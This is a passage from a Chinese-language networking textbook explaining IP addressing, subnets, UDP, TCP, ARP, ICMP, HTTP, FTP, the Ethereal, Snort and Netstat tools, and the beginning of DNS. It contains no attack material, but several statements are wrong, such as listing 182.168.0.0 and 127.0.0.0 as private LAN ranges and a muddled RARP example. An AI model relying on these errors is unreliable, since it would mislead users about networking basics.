IP 地址包含网络号和主机号。网络号表示该主机在互联网中的位置，而主机号则表示该主机在所处网络中的位置。所有的 IP 地址均为 32 位地址。按照常规的划分方法，IP 地址被分为五大类，如图 1.5 所示。

A，B，C 和 D 类地址的格式分别允许多达 128 个网络，每个网络 1600 万台主机，或者 16 384 个网络，每个网络 64 000 台主机。32 位数值的网络地址通常用点分十进制标记法表示。在这种格式中，4 字节中的每字节用十进制表示，0~255。最低的 IP 地址是 0.0.0.0，最高的 IP 地址是 255.255.255.255。其中 0 和全 1 具有特殊含义，0 表示当前网络或者当前主机；全 1 表示广播地址，其含义是指所有主机。

当主机刚刚启动的时候，其自定义的 IP 地址是 0.0.0.0，当启动完成之后会按照被配置的 IP 地址进行寻址，直到找到该主机所属的网络为止。在所有 IP 地址中，10.0.0.0、127.0.0.0 和 182.168.0.0 被规定为内部地址，在互联网上无法使用，只能应用在局域网中。

1.2.6.3 子网

在网络不断增长的时候，现行的 IP 地址分配方案已经不能满足需求了，为了解决越来越多的主机和有限的 IP 地址之间的矛盾，子网的概念产生了。

子网的基本思想是从一个子网掩码的概念开始的，子网掩码表示为网络号 + 子网号与主机号之间的分割方案，如图 1.5 所示。子网掩码也可以用点分十进制标记法来表示，外加一个 “/”，并跟上网络 + 子网部分的位数。




图 1.5 子网掩码的分割方案

在网络的外部，子网是不可见的。所以，在分配新的子网时，不需要向主管部门申请专门的地址。

1.2.7 UDP 协议

互联网的传输层上有两个主要协议，一个是无连接的 UDP 协议，另外一个是面向连接的 TCP。因为 UDP 只是在 IP 上增加了一个短的头，所以本节先介绍 UDP，下节介绍 TCP 协议。

UDP（User Datagram Protocol，用户数据报协议）协议为应用程序提供了一种方法来发送经过封装的 IP 数据报，而不必建立连接就可以发送这些 IP 数据报。UDP 传输的数据段是由 8 字节的头和净荷域构成的，如图 1.6 所示。




图 1.6 UDP 格式

源端口和目的端口分别被用来标识源机器和目标机器内部的端点。当一个 UDP 分组到来的时候，其净荷域部分被递交给与目的端口相关联的那个进程。这种关联关系是在调用了 BIND 源语言（一种用来描述网络连接的语言）或者其他某一种类似的做法之后建立起来的。

UDP 长度域包含了 UDP 用户数据报的长度。UDP 校验和是可选的，如果不计算，则在该域中存放 0；除非数据的质量并不重要，否则不应该关闭该选项。

可以看出，UDP 并没有对流量控制和错误控制做出规定。在收到一个坏的数据段之后并不重传，而是交给用户进程来完成。UDP 最主要的工作是提供一个接口，并且在接口中增加解复用的特性。利用端口的概念将数据段解复用到多个进程中，这就是 UDP 的全部工作。

1.2.8 TCP 协议

TCP（Transmission Control Protocol，传输控制协议）是专门为了在不可靠的互联网中提供一个可靠的端到端字节流而设计的。互联网与单个网络不同，因为互联网中不同部分可能有截然不同的拓扑、带宽、延迟、分组大小和其他的参数。TCP 的设计目标就是能够动态地适应互联网的这些特性，而且当面对多种类型的失败时仍然可以足够强大。

1.2.8.1 TCP 的数据格式

TCP 的数据段布局如图 1.7 所示。每个数据段的起始部分是一个固定格式的 20 字节的头。固定的头部之后可能跟着头选项。在选项之后，如果该数据段有数据部分，则可跟最多 65 495 字节（65 535−20−20=65 495），其中第一个 20 是指 IP 头，第二个 20 是指 TCP 头。无任何数据的 TCP 段也是合法的，通常被用于确认和控制消息。




图 1.7 TCP 数据格式

1.2.8.2 TCP 的三次握手通信

TCP 使用了三次握手的方法来建立连接。为了建立一个连接，某一方，如服务器方，通过执行 Listen 和 Accept 原语被动地等待一个连接请求。另外一端，如客户端，执行一个 Connect 原语，同时指定以下参数：希望连接的 IP 地址和端口，愿意接受的最大 TCP 段长度，以及一些可选的用户数据。Connect 原语发送一个 SYN = 1 和 ACK = 0 的 TCP 数据段，然后等待应答。

当这个数据段到达目的端的时候，那里的 TCP 实体查看是否有一个进程已经在目的端口域中指定的端口上执行了 Listen。如果没有则返回一个设置了 RST 的应答，以拒绝客户端的连接请求。

如果某个进程正在监听该端口，那么 TCP 实体将进来的 TCP 数据段交给该进程，该进程可以

接受或者拒绝这个连接请求。如果它接受，则返回一个确认数据段。在正常情况下发送的 TCP 数据段顺序如图 1.8 所示。




图 1.8　TCP 的三次握手通信

1.2.9　ARP 协议

尽管互联网上的机器都有 IP 地址，但是真正在发送分组的时候使用的并不是 IP 地址，因为主机与网络层并不能理解这样的地址。为了解决这个问题，ARP（Address Resolution Protocol）协议被提出来。互联网上几乎所有的机器都需要运行这个协议。

为了解释 ARP 的原理，下面举一个例子说明。该网络的拓扑结构如图 1.9 所示。首先 Host1 发送一个广播分组到互联网上，询问谁拥有 IP 地址 202.201.20.123（这里的 IP 地址只是随意选取的，没有任何实际意义）。该广播分组将会到达以太网 202.201.20 上的每一台主机，并且每台主机都会检查自己的 IP 地址。只有 Host2 才会使用自己的硬件地址（即所有机器唯一的 Mac 地址）作为应答。通过这种方式，Host1 知道自己寻找的就是 Host 2。




图 1.9　ARP 的拓扑图

与使用配置文件相比，使用 ARP 非常简单。系统管理员只要分配好 IP 和确定好子网掩码，其余的事情都不用管。ARP 会自行维护其余的事情。

ARP 解决的问题是，给定一个 IP 地址，如何找到对应的硬件地址。有时候反向也需要解决这个问题，即给定一个硬件地址，找到其对应的 IP 地址。解决这一问题的方案是使用 RARP（Reverse Address Resolution Protocol）协议。该协议允许一台新启动的机器广播其 IP 地址，“我的硬件地址是 10.00.05.10.00.04，有人知道我的 IP 地址吗？”RARP 服务器看到该请求后，会在自身的配置文件中查找该硬件地址，然后将对应的 IP 地址送回给该主机。

1.2.10 ICMP 协议

路由器为了严密地监视互联网的操作，提供了 ICMP（Internet Control Message Protocol）协议。该协议可以报告有关的事件，也可以用于测试互联网的连通性，如常用的 Ping 程序就使用了该协议来报告网络的连通性。已经定义的 ICMP 消息类型有 10 种左右，表 1.1 列出了其中最重要的一部分。

表 1.1 ICMP 消息类型

消息类型	说明
Destination Unreachable（目标不可达）	不能递交分组
Time Exceeded（超时）	TTL 域到达 0
Parameter Problem（参数问题）	无效的头域
Source Quench（源端抑制）	抑制分组
Redirect（重定向）	告诉路由器有关的信息
Echo（Echo 请求）	询问一台机器是否存活
Echo Reply（Echo 应答）	是的，存活
Timestamp Request（时间戳请求）	同 Echo 一样，但是加上了时间戳
Timestamp Reply（时间戳应答）	同 Echo 一样，但是加上了时间戳

当子网或者路由器不能定位到一个分组的目标，或者当一个设置了 DF 位的分组由于途中经过了一个不知名的网络而提交时，路由器使用 Destination Unreachable 消息来报告。

当一个分组由于其计数器达到 0 而被丢弃的时候，路由器发送 Time Exceeded 消息。这个事件也有可能发生在当分组进入循环路由，或者有大量的拥塞时。

Parameter Problem 消息表示，在头域中检测到一个非法的值，这个问题说明发送主机的 IP 软件存在错误，也有可能是因为中途路由器的软件存在错误。

Source Quench 消息以前用于抑制发送太多分组的主机，现在已经很少使用了。该消息的功能由传输层的拥塞控制来完成。

当路由器注意到一个分组看起来是错误的转发时，路由器会使用 Redirect 消息将错误信息告诉对方主机。

Echo 和 Echo Reply 消息可以用来判断一个指定的目标是否可达，以及是否还存在。目标主机收到 Echo 消息之后，应该返回一个 Echo Reply 消息。Timestamp Request 和 Timestamp Reply 消息与之类似，只不过在应答消息中包含了请求消息的到达时间和应答消息的发出时间，这项可用来测试网络的性能。

1.2.11 HTTP 协议

HTTP（Hypertext Transfer Protocol，超文本传输协议）协议是标准的互联网传输协议，它指定了客户机可以向服务器发送什么样的消息，并且得到什么样的回应消息。每次交互由一个 ASCII 请求组成，随后是一个类似于 RFC 822 MIME 的回应。

1.2.11.1 连接

对于浏览器来说，为了与服务器联系，最常用的方法是与服务器上的 80 端口建立一个 TCP 连接，但这个过程并不是正式请求的。使用 TCP 的意义在于，浏览器和服务器都不需要担心消息丢失、消息重复、长消息及消息确认等问题。所有这些问题都由 TCP 协议来处理。

在 HTTP 1.0 中，当连接被建立起来以后，浏览器发送一个请求，之后一个回应消息被送回来。然后 TCP 连接被释放。因为早期的 Web 页面通常只包含 HTML 文本，所以这种做法足够了。但是随着页面内容越来越丰富，仅仅依赖一个 TCP 连接来处理已经明显力不从心。

这种现象导致了 HTTP 1.1 的诞生。HTTP 1.1 支持持续连接。通过这种连接，可以在建立一个 TCP 连接之后，发送请求并得到回应，然后发送更多的请求并得到更多的回应。

1.2.11.2 方法

HTTP 支持多种方法，如表 1.2 所示。

表 1.2 HTTP 请求方法

方法	说明
GET	请求读取一个 Web 页面
HEAD	请求读取一个 Web 页面的头部
PUT	请求存储一个 Web 页面
POST	附加一个命名的资源
DELETE	删除 Web 页面
TRACE	送回收到的请求
CONNECT	保留将来使用
OPTIONS	查询特定选项

方法名需要大写，如 GET 方法不应写成小写的 get。

1.2.12 FTP 协议

FTP 与 HTTP 类似，都是文件传输协议，甚至有很多共同点，如都运行在 TCP 上。然而这两个应用层协议也有一些很重要的区别。其中最显著的就是 FTP 使用了两个并行的 TCP 连接来传输文件，一个是控制连接，一个是数据连接。控制连接用于在两个主机之间传输控制信息，诸如用户标识、口令、改变远程目录的命令及发送 PUT 或 GET 命令；数据连接用于准确地传输一个文件。因为 FTP 协议使用一个分离的控制连接，所以也称 FTP 的控制信息为带外传输。正如上面所述，

HTTP 是在传输文件的 TCP 连接中发送请求和响应首部行的，因此可以说 HTTP 是带内传输。FTP 传输的控制连接和数据连接如图 1.10 所示。




图 1.10 FTP 传输的控制连接和数据连接

当用户主机与远程主机开始一个 FTP 会话前，FTP 的客户端首先在 21 号端口上发起一个用于控制的与服务器的 TCP 连接。FTP 客户端通过该控制连接发送用户标识和口令，也通过其发送改变远程目录的命令。当 FTP 的服务器端从该连接上收到一个文件传输命令后，就建立一个到客户端的数据连接。FTP 在该数据连接上准确地传送一个文件并完成后关闭该连接。如果在同一个会话期间，用户还需要传输另一个文件，FTP 则打开另一个数据连接。因而对 FTP 传输而言，控制连接贯穿了整个用户会话期间，但是针对会话中的每一次文件传输都需要建立一个新的数据连接。

FTP 传输的是需要保留用户的状态信息。特别是服务器必须把指定的用户账户和控制连接联系起来，必须跟踪用户在远程目录上的当前位置。可以对每个活动着的用户会话状态进行跟踪，还可以对 FTP 会话总数进行限制。

1.2.13 TCP/IP 协议的分析工具 Ethereal

网络分析工具是学习和诊断 TCP/IP 的有力助手。现行的网络工具多种多样，但是万变不离其宗，读者只需要掌握其中的三种即可。这些工具是：

- 协议分析仪 Ethereal
- 入侵检测工具 Snort
- Windows 自带的工具 Netstat

如果设备出现了故障，需要判断故障到底是由于设备本身还是网络引起的，协议分析仪就是网络工程师的好帮手。虽然协议分析仪不够直观，不能用图表来显示出网络的运行状况，而且如果对协议一无所知，协议分析仪便是一块无用的“废铁”，但是协议分析仪仍然是避免冲突、解决疑难杂症的重要工具，也是分析网络攻击的重要工具。Ethereal 是免费的开源软件，该软件现在最新的版本是 0.10，如图 1.11 所示。

该工具具有以下功能：

- 数据捕获。通过将网卡设置为混杂状态，可以监听所在网络中的所有网络包的流向情况。混杂状态是网卡具有的一种特殊状态。在默认情况下网络包会对所有网卡进行请求，如果目的端不是对应的位置，则目的端的网卡不对请求做出回应。但如果将网卡的模式由默认状态改为混杂状态，网卡可以立刻对所有的请求进行接收。




图 1.11 协议分析仪 Ethereal

- 因为协议分析仪 Ethereal 是在混杂模式下工作的，所以可以对网络中的所有通信量进行查看。这一特性使得协议分析仪 Ethereal 可以提供范围很广的统计值，这些统计值是 OSI 模型中每一层所做的工作。一般情况下，会对利用率、每秒报文数进行统计。
- 在完成捕获之后，协议分析仪 Ethereal 可以对数据包进行回放，从回放中可以看到所有数据包的 TCP/IP 四层信息。借助这些信息，网络工程师可以对网络现状做出一个准确的判断，而安全工程师则可以发现以前未曾发现的网络威胁。

1.2.14 入侵检测工具 Snort

入侵检测工具的主要作用是检测网络中是否存在攻击行为。目前的入侵检测工具一般应用模式匹配、特征匹配、签名技术等手段对网络数据包进行识别，如果数据包的某项内容符合其中的一种，则被认定为是网络数据包异常行为，入侵检测系统会主动报告系统管理员相关信息。因为使用的是匹配技术，所以入侵检测系统存在着误报和漏报的情况，但总体来说，它还是系统管理员需要掌握的一项重要工具。

Snort 是开源的入侵检测工具，该工具是较早进行入侵检测研究的工具之一，所以被很多研究机构和商业公司作为教材研究，也有很多商业公司以此为基础开发自己的商业产品。Snort 的主要特点是配置简单，误报率比一般的商业产品低一些，并且因为是开源的，所以得到了系统管理员的青睐。Snort 使用模式匹配的方法对行为进行对比，并依赖于外挂的插件进行升级，其入侵检测脚本编写起来较为容易，一般人员经过简单的培训之后就能够很快上手。但是它也有一些缺点，如使用模式匹配的方法误报率会稍微高一些，这就要求模式匹配的内容必须做到极其精确才能有效地降低误报率。另外一个缺点是 Snort 属于轻量级的入侵检测工具，在大型网络环境中无法使用。

1.2.15 Windows 自带的 Netstat 工具

Windows 自带了很多帮助工程师检测网络状况的工具，Netstat 便是其中之一。Netstat 的使用较为简单，只要在 Windows “开始”菜单中选择“运行”命令，在打开的对话框中输入 cmd 即可打开命令行窗口。输入“netstat –a”即可查看当前主机的网络通信状态，如图 1.12 所示。




图 1.12 使用 Netstat 工具

Netstat 工具还有一个参数是“-an”，其含义是解析当前连接主机的 IP 地址，并将连接端口状况反馈回来。读者可自行试验。

1.3 与互联网相关的一些知识

除了上述 TCP/IP 涉及的一些协议之外，其实还有一些协议值得读者关注。这些协议在网络通信中同样起着重要的作用，本节就来分析域名系统、DHCP、NetBIOS 和 SMB 的机制和作用。

1.3.1 域名系统

从理论上讲，通过网络地址，程序可以访问任意主机、邮箱和其他资源。但事实上这些 IP 地址非常难记忆，需要引入一种机制，能够将 IP 地址的二进制字符串转换成 ASCII 字符串。

DNS 就是这样一种机制。为了将一个名字映射成 IP 地址，应用程序调用一个名为解析器的

库过程，并将这个名字作为参数传递给此过程。然后解析器向本地的 DNS 服务器发送一个 UDP 分组，本地 DNS 服务器查找该名字，并且将找到的 IP 地址返回给解析器，解析器再将 IP 地址返回给调用方。有了 IP 地址之后，应用程序就可以与目标机器建立一个 TCP 连接，或者给其发送 UDP 分组。

DNS 是一种分层次的、基于域的命名方案，并且用一个分布式数据库系统来实现此命名方案。从概念上来说，互联网被分成 200 多个顶级域，每个域包含很多主机。每个域又被分成若干个子域，子域再被进一步划分，依次类推。所有的域都可以用一棵树来表示，如图 1.13 所示。

